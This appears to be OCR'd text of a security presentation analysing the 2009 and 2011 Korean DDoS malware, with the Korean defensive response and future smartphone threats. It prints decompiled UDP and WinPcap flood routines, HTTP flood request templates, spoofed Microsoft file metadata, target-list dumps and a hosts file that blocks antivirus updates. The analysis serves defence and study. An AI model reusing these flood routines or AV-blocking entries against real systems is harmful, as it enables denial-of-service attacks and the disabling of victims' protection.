
circling "packet per thread"

	Source IP	Destination IP	Attack Type	ETC
1	Original	Target	SYN	Using WinPcap
2	Spoofing	Target	SYN	Using WinPcap
3	Original	Target	ACK	Using WinPcap
4	Spoofing	Target	ACK	Using WinPcap
5	Original	Target	UDP	Using WinPcap
6	Spoofing	Target	UDP	Using WinPcap
7	Original	Target	ICMP	Using WinPcap
8	Spoofing	Target	ICMP	Using WinPcap
9	Target	Broadcast	ICMP	Using WinPcap Smurfing
10	Original	Target	HTTP GET	User-Agent Random (5)
11	Original	Target	HTTP GET	User-Agent Random (5) Cache-Control

3.4 DDoS (2011) vs 7.7 DDoS (2009)

Packet Generation - 3.4 DDoS

- Using Basic Windows Socket




```
int __cdecl UDP_DDoS(int a1, int a2)
{
  int result; // eax@1
  int v3; // ebx@1
  unsigned int v4; // esi@2
  int v5; // [sp+10h] [bp-410h]@2
  int v6; // [sp+14h] [bp-40Ch]@2
  _BYTE v7[1024]; // [sp+20h] [bp-400h]@3

  result = socket(2, 2, 17);                    // socket(AF_INET, SOCK_DGRAM , IPPROTO_UDP)
  v3 = result;
  if ( result != -1 )
  {
    v6 = a1;
    HIWORD(v5) = ntohs(a2);
    LOWORD(v5) = 2;
    v4 = 0;
    do
      v7[v4++] = rand();
    while ( v4 < 0x400 );
    sendto(v3, v7, 1024, 0, &v5, 16);           // UDP DDoS (sendto)
    result = closesocket(v3);
  }
  return result;
}
```

3.4 DDoS (2011) vs 7.7 DDoS (2009)


Packet Generation - 7.7 DDoS

- Using WinPcap




```
      }
LABEL_54:
      if ( a3 == 256 )
        goto LABEL_48;
      v19 = v29;
      v20 = v30;
      v21 = *(_WORD *)((char *)&v31 + 3);
      memcpy(&v22, &v33, 0x14u);
LABEL_49:
      v16 = pcap_open(&unk_10011488, 100, 1, 100, 0, &v25);
      if ( v16 )
      {
        pcap_sendpacket(v16, &v19, v10 + v43);
        pcap_close(v16);
      }
      Sleep(dwMilliseconds);
      ++v38;
      result = v41;
      ++v39;
      if ( v38 >= *(_DWORD *)(v41 + 268) )
        return result;
      v3 = v41;
    }
  }
  return result;
}
```

3.4 DDoS (2011) vs 7.7 DDoS (2009)
Encryption - Malware Binary



```
VS_VERSION_INFO
StringFileInfo 040904B0 CompanyName Microsoft Corporation FileDescription Task Scheduler interface DLL FileVersion 5.1.2600.5512 (xpsp.080413-2108) InternalName TaskScheduler LegalCopyright Microsoft Corporation. All rights reserved. OriginalFilename mstask.dll ProductName Microsoft Windows Operating System ProductVersion 5.1.2600.5512 VarFileInfo Translation
```

3.4 DDoS




```
GET %s HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms
-excel, application/vnd.ms-powerpoint, application/msword, application/x-ms-application, application/x-ms-xbap,
application/vnd.ms-xpsdocument, application/xaml+xml, */*
Accept-Language: ko
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: %s
%sHost: %s
Connection: Keep-Alive

  POST %s HTTP/1.1
Accept: */*
Accept-Language: ko
Referer: http://%s/
charset: utf-8
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate
User-Agent: %s
Host: %s
Content-Length: 0
Connection: Keep-Alive
Cache-Control: %s

 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; GTB6; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)                                                                                       Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; GTB6; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)                                                                          Mozilla/5.0 (Windows; U; Windows
NT 5.1; en-US; rv:1.8.1.20) Gecko/20081217 Firefox/2.0.0.20 (.NET CLR 3.5.30729)
                                                       Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.2; MAXTHON 2.0)
                                         Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6; .NET
```


7.7 DDoS

3.4 DDoS (2011) vs 7.7 DDoS (2009)


Encryption - DDoS Target Information



```
tljoqgv.dat

Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  11 27 00 00 1E 00 00 00  DF 48 DB 20 FB E4 C9 10   '      ßHÛ ûäÉ
00000010  61 01 AA 6D 8B 34 67 18  3A 41 F4 0F D0 DF 89 84  a ªm▌4g :Aô Ðß▌▌
00000020  9D 3E B8 DE C6 3D 15 A4  E8 94 07 1F D3 8C 40 A1  ▌>¸ÞÆ= ¤è▌  Ó▌@¡
00000030  88 C2 80 B9 E3 F7 4F 1A  3A 41 F4 0F D0 DF 89 84  ▌Â▌¹ã÷O :Aô Ðß▌▌
00000040  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000050  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000060  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000070  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000080  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000090  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
000000A0  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
000000B0  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
000000C0  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
000000D0  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
000000E0  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
000000F0  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000100  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000110  9D 3E B8 DE C6 3D 15 A4  3A 41 F4 0F D0 DF 89 84  ▌>¸ÞÆ= ¤:Aô Ðß▌▌
00000120  9D 3E B8 DE C6 3D 15 A4  3C 0C 61 9F 9C CC 49 16  ▌>¸ÞÆ= ¤< a▌▌ÌI
00000130  7A E6 5A 0F EB A4 AD 4B  01 6B 88 D7 54 06 A8 04  zæZ ë¤-K k▌×T ¨
00000140  59 B0 81 9C 83 DB C7 C5  15 52 72 FD 5F 29 E7 59  Y°▌▌▌ÛÇÅ Rrý_)çY
```



```
uregvs.nls

Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  64 B3 AD 12 41 88 E3 40  1A 00 00 00 01 00 77 77  d³- A▌ã@      ww
00000010  77 2E 70 72 65 73 69 64  65 6E 74 2E 67 6F 2E 6B  w.president.go.k
00000020  72 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  r
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000110  00 00 00 00 00 00 00 00  00 00 00 00 50 00 00 00              P
00000120  FF 07 00 00 32 00 00 00  00 00 00 00 00 00 00 00  ÿ   2
00000130  38 88 E3 40 00 00 00 00  58 88 E3 40 1E 00 00 00  8▌ã@    X▌ã@
00000140  03 00 00 00 1E 00 00 00  50 00 00 00 1F 00 00 00          P
00000150  C0 61 14 00 77 77 77 2E  70 72 65 73 69 64 65 6E  Àa  www.presiden
00000160  74 2E 67 6F 2E 6B 72 3B  38 30 3B 67 65 74 3B 2F  t.go.kr;80;get;/
00000170  3B 3B 00 02 00 77 77 77  2E 6D 6E 64 2E 67 6F 2E  ;;   www.mnd.go.
00000180  6B 72 00 00 00 00 00 00  00 00 00 00 00 00 00 00  kr
```




```
tlntwye.dat

Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  55 55 55 55 C1 D3 E3 40                           UUUUÁÓã@
```

3.4 DDoS

7.7 DDoS

3.4 DDoS (2011) vs 7.7 DDoS (2009)

Block antivirus update



```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
127.0.0.1       www.alyac.co.kr
127.0.0.1       www.boho.or.kr
127.0.0.1       download.boho.or.kr
127.0.0.1       www.ahnlab.com
127.0.0.1       explicitupdate.alyac.co.kr
127.0.0.1       gms.ahnlab.com
127.0.0.1       ko-kr.albn.altools.com
127.0.0.1       ko-kr.alupdatealyac.altools.com
127.0.0.1       su.ahnlab.com
127.0.0.1       su3.ahnlab.com
127.0.0.1       update.ahnlab.com
127.0.0.1       ahnlab.nefficient.co.kr
```

The way of defenders in Korea

- 7.7 DDoS
  - Defenders in Korea did not prevent DDoS effectively because it was first time
- However,
- 3.4 DDoS
  - Defenders in Korea prevented well based on experience
    - Consolidate Public-Private Partnership
    - Collect and analyze malware rapidly and distribute free customized vaccine suited to DDoS
    - Nationwide campaign by broadcast media
    - Deploy DDoS equipment more
    - Domain redirection, DNS IP change
    - Operate DDoS cyber shelter

New types of DDoS in the future

- Who can be zombie : infection target
- How to make zombie : propagation and infection
- How to control zombie : C&C
- What zombies can do : attack target, technique

Who can be zombie : infection target

Who can be zombie : infection target

In the past


- Almost zombies are working on PC

Who can be zombie : infection target

Smartphone

- Malware using system vulnerability
- Injected malicious code in application

exploit



JailbreakMe

Jailbreak to get tweaks and apps Apple won't allow in the App Store. Free, legal, safe.


You should sync with iTunes before using this tool.

Jailbreaking...

Sit tight.

JailBreak Rooting vulnerability

injection



Share App(Share by Mike)
View 34168 download 9943 | Share App(Share by Mike)

Super Transfer(Share by giap)
View 28002 download 5604 | Super Transfer(Share by giap)

Sexy Girls
View 72702 download 22744 | Sexy Girls

I Miss You
View 27108 download 6303 | I Miss You

I Love You
View 24203 download 5520 | I Love You

Firlt SMS

Android Malware

Who can be zombie : infection target

Smartphone

- Known vulnerabilities on Android

Remote Code Execution Vulnerability
Android 2.0, 2.1, 2.1.1 Webkit library Remote Memory Corruption Vulnerability
Android 2.0, 2.1 Webkit library Floating Point Datatype Remote Vulnerability
Adobe Flash Player < 10.2.154.27 Remote Memory Corruption Vulnerability
Android 1.x < 2.2 Webkit library Objects Remote Memory Corruption Vulnerability

local privilege escalation Vulnerability
Android 1.x linux kernel <2.6.31 sock_sendpage Local Privilege Escalation Vulnerability
